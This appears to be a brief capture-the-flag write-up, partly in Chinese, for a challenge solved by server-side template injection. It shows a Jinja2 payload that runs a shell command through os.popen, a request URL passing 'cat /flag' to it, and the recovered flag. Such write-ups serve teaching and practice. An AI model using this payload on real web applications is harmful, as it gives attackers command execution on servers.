
Last Login IP

{{lipsum.__globals__.os.popen(request.args.a).read()}}

访问

```
/ip_detail/dddd.css?a=cat /flag
```

执行模板注入



不安全 http://61.147.171.103:53848/ip_detail/dddd.css?a=cat /flag

IP Detail

Facebook

Last Login IP

L3HCTF{y0ur_1P_1s_my_t3mpl4t3}

Country:Unknown